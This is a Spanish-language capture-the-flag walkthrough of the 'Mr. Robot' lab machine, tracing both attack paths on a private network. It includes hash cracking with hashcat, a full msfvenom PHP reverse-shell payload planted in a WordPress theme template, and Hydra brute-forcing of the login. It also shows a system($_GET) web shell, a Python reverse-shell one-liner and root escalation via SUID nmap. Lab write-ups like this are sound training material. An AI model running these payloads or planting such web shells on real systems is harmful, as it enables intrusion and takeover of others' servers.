
[+] Data Received: 22.786 MB

[+] Memory used: 290.738 MB

[+] Elapsed time: 00:04:23

ATAQUE EXITOSO

PASSWORD: ER28-0652



LLAVE 1

HASH

073403c8a58a1f80d943455fb30724b9

SIN RESULTADOS PARA AVANZAR

Identificar HASH

- IDENTIFICAR HASH

hash-identifier

HASH: 073403c8a58a1f80d943455fb30724b9

Possible Hashs:

[+] MD5

[+] Domain Cached Credentials - MD4(MD4((\$pass)).(strtolower(\$username)))

```
#####
# 1 eliot #
# 2 Alderson #
# 3 Darlene #
# 4 Angela #
# 5 Miss, #
# 6 Mr. #
# 7 Mr. Robot v1.2 #
# 8 Mr. Robot By Zion3R #
# 9 eliot www.Blackexploit.com #
# 10 EliOT Root@Blackexploit.com #
# 11 DARLENE #####

HASH: 073403c8a58a1f80d943455fb30724b9

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtoupper($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC Wordpress)
PASSWORD
```

HASHDUMP

-INTENTAR ROMPER EL HASH

hashcat -m 0 -a 0 key-1-of-3.txt fsociety.dic --force

```

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
Rules: 1
3 Darlene
4 Angela
5 Moss
6 Tyrell
7 Wellick
8 Mr. Robot
9 elliot
10 ELLIOT
11 DARLENE
12

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce perf
If you want to switch to optimized kernels, append -O to your command
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

* Device #1: Not enough allocatable device memory for this attack.

```

```
hashcat -m 0 -a 0 key-1-of-3.txt /usr/share/wordlists/rockyou.txt --force
```

Explotacion

msfvenom

Crear un payload para una shell reversa

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.191 lport=5555 -f raw
```

[*] No platform was selected, choosing Msf::Module::Platform::PHP from the payload

[*] No arch selected, selecting arch: php from the payload

No encoder specified, outputting raw payload

Payload size: 1114 bytes

```

/*<?php /**/ error_reporting(0); $ip = '192.168.0.191'; $port = 5555; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://
{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s
&& ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!
$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream':
$len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len =
$a['len']; $b = ""; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function("", $b); $suhosin_bypass(); }
else { eval($b); } die();

```

- SE INYECTA EL CODIGO EN UNA PLANTILLA PHP:

Twenty Fifteen: 404 Template (404.php)

Metasploit

- Se configura un handler con metasploit

- search exploit/multi/handler
- use 6
- set payload php/meterpreter/reverse_tcp
- options
- set lhost 192.168.0.191
- set lport 5555
- exploit

```
msf6 > use 6
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.0.191
lhost => 192.168.0.191
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > options

Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.0.191   | yes      | The listen address (an interface may be specified) |
| LPORT | 5555            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


```

- Ahora debemos ingresar al navegador y cargar la ruta para ejecutar el payload

RUTA:

<http://192.168.0.192/content/themes/twentyfifteen/404.php>

```

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.191:5555
[*] Sending stage (40004 bytes) to 192.168.0.192
[*] Meterpreter session 1 opened (192.168.0.191:5555 → 192.168.0.192:50726)
at 2025-04-25 00:37:51 -0400

meterpreter >
meterpreter > sysinfo
Computer      : linux
OS            : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:1
0 UTC 2015 x86_64
Meterpreter   : php/linux
meterpreter > pwd
/opt/bitnami/apps/wordpress/htdocs
meterpreter > uname -a
[-] Unknown command: uname. Run the help command for more details.
meterpreter > shell
Process 1876 created.
Channel 0 created.
uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86
_64 x86_64 x86_64 GNU/Linux

```

Spaws shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Post Hacking

Se realiza navegacion y se encuentra un archivo:

key-2-of-3.txt password.raw-md5

```

daemon@linux:/home$ cd /robot
cd /robot
bash: cd: /robot: No such file or directory
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2*
cat key-2*
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password*
cat password*
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$

```

SE DESCUBRE UN HASH:


```

daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz found.

robot@linux:~$ cd /home/robot
cd /home/robot
robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key*
cat key*es massive pre-computed lookup tables to crack
822c73956184f694993bede3eb39f959
robot@linux:~$

```

LLAVE 2

key-2-of-3.txt

HASH: 822c73956184f694993bede3eb39f959

root

Encontrar archivos para escalar a root

find / -perm -u=s -type f 2>/dev/null

```

robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown

```

- Encontramos version vulnerable NMAP

nmap -h ----> version 3.81

- Ejecutamos modo interactivo
nmap --interactive
- Usar algun tipo de shell
!sh
- GANAMOS ACCESO COMO ROOT

```
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
# pwd
pwd
/home/robot
# ls -la
ls -la
```

	Hash	Type
total 16		
drwxr-xr-x 2 root root 4096 Nov 13 2015 .		md5
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..		
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt		
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5		

```
# cd /root
cd /root
# ls
ls
firstboot_done key-3-of-3.txt
# cat key*
cat key*
04787ddef27c3dee1ee161b21670b4e4
#
```

LLAVE 3

key-3-of-3.txt

HASH: **04787ddef27c3dee1ee161b21670b4e4**

```
ls
firstboot_done key-3-of-3.txt
# cat key*
cat key*
04787ddef27c3dee1ee161b21670b4e4
#
```

Vector de ataque 2

SE DEBE INTERCEPTAR LA PETICION DE LOGIN PARA USAR EN FUERZA BRUTA CON HYDRA

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A table at the top lists intercepted requests. The first request is a POST to http://192.168.0.192/wp-login.php. Below the table, the 'Request' tab is active, displaying the raw HTTP request details.

Time	Type	Direction	Method	URL
01:22:20 25 Apr...	HTTP	→ Request	POST	http://192.168.0.192/wp-login.php

Request

Pretty Raw Hex

```

1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.0.192
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 105
9 Origin: http://192.168.0.192
Connection: keep-alive
Referer: http://192.168.0.192/wp-login.php?loggedout=true
Cookie: s_fid=79F709BED795CC69-0CECAC42FA3207CE; s_nr=1745547469433; wp-settings-6=libraryContent%3Dbrowse; wp-settings-time-6=1745553653; s_cc=true; s_sq=%5B%5B%5D%5D; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

POST /wp-login.php HTTP/1.1
Host: 192.168.0.192
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: <http://192.168.0.192>
Connection: keep-alive
Referer: <http://192.168.0.192/wp-login.php?loggedout=true>
Cookie: s_fid=79F709BED795CC69-0CECAC42FA3207CE; s_nr=1745547469433; wp-settings-6=libraryContent%3Dbrowse; wp-settings-time-6=1745553653; s_cc=true; s_sq=%5B%5B%5D%5D; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Priority: u=0, i

log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.0.192%2Fwp-admin%2F&testcookie=1

FB Hydra

Comandos:

-Comando para encontrar usuario valido, se prueba el diccionario en el user.

hydra -L nuevo2.dic -p whycares 192.168.0.192 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2025-04-25 09:21:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:24/p:1), ~2 tries per task
[DATA] attacking http-post-form://192.168.0.192:80/wp-login.php:log=^USER^&pwd=^PASS^:Invalid
[80][http-post-form] host: 192.168.0.192 login: Elliot password: whycares
[80][http-post-form] host: 192.168.0.192 login: ELLIOT password: whycares
[80][http-post-form] host: 192.168.0.192 login: elliot password: whycares
1 of 1 target successfully completed, 3 valid passwords found
Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2025-04-25 09:21:48

USUARIOS VALIDOS: Elliot, ELLIOT, elliot.

-Comando para encontrar el password con las cuentas validas.

```
hydra -vV -l elliot -P nuevo2.dic 192.168.0.192 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F= is incorrect"
```

```
[STATUS] attack finished for 192.168.0.192 (waiting for children to complete tests)
[VERBOSE] Page redirected to http[s]://192.168.0.192:80/wp-admin/
[VERBOSE] Page redirected to http[s]://192.168.0.192:80/wp-login.php?redirect_to=http%3A%2F%2F192.168.0.192%3A80%2Fwp-admin%2F&reauth=1
[80][http-post-form] host: 192.168.0.192 login: elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-25 09:29:23
```


EXITOSO:

elliot/ER28-0652

Explotacion

Buscar un codigo remoto para ganar acceso

```
echo system($_GET['dsteam']);
```



- SE INYECTA EL CODIGO EN UNA PLANTILLA PHP:

Twenty Fifteen: author-bio.php (author-bio.php)

- Ahora debemos ingresar al navegador y cargar la ruta para ejecutar codigo remoto

RUTA:

<http://192.168.0.192/wp-content/themes/twentyfifteen/author-bio.php?dsteam=ls>

- Verificar version de python para ver si se puede crear una shell reversa

<http://192.168.0.192/wp-content/themes/twentyfifteen/author-bio.php?dsteam=python -h>

- Verificar version de python para ver si se puede crear una shell reversa mediante python

Se ejecuta el Script en la url:

```
http://192.168.0.192/wp-content/themes/twentyfifteen/author-bio.php?dsteam=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.198",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
(root@kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]  
# nc -lvp 8888  
listening on [any] 8888 ...  
192.168.0.192: inverse host lookup failed: Unknown host  
connect to [192.168.0.198] from (UNKNOWN) [192.168.0.192] 54012  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
daemon  
$ █
```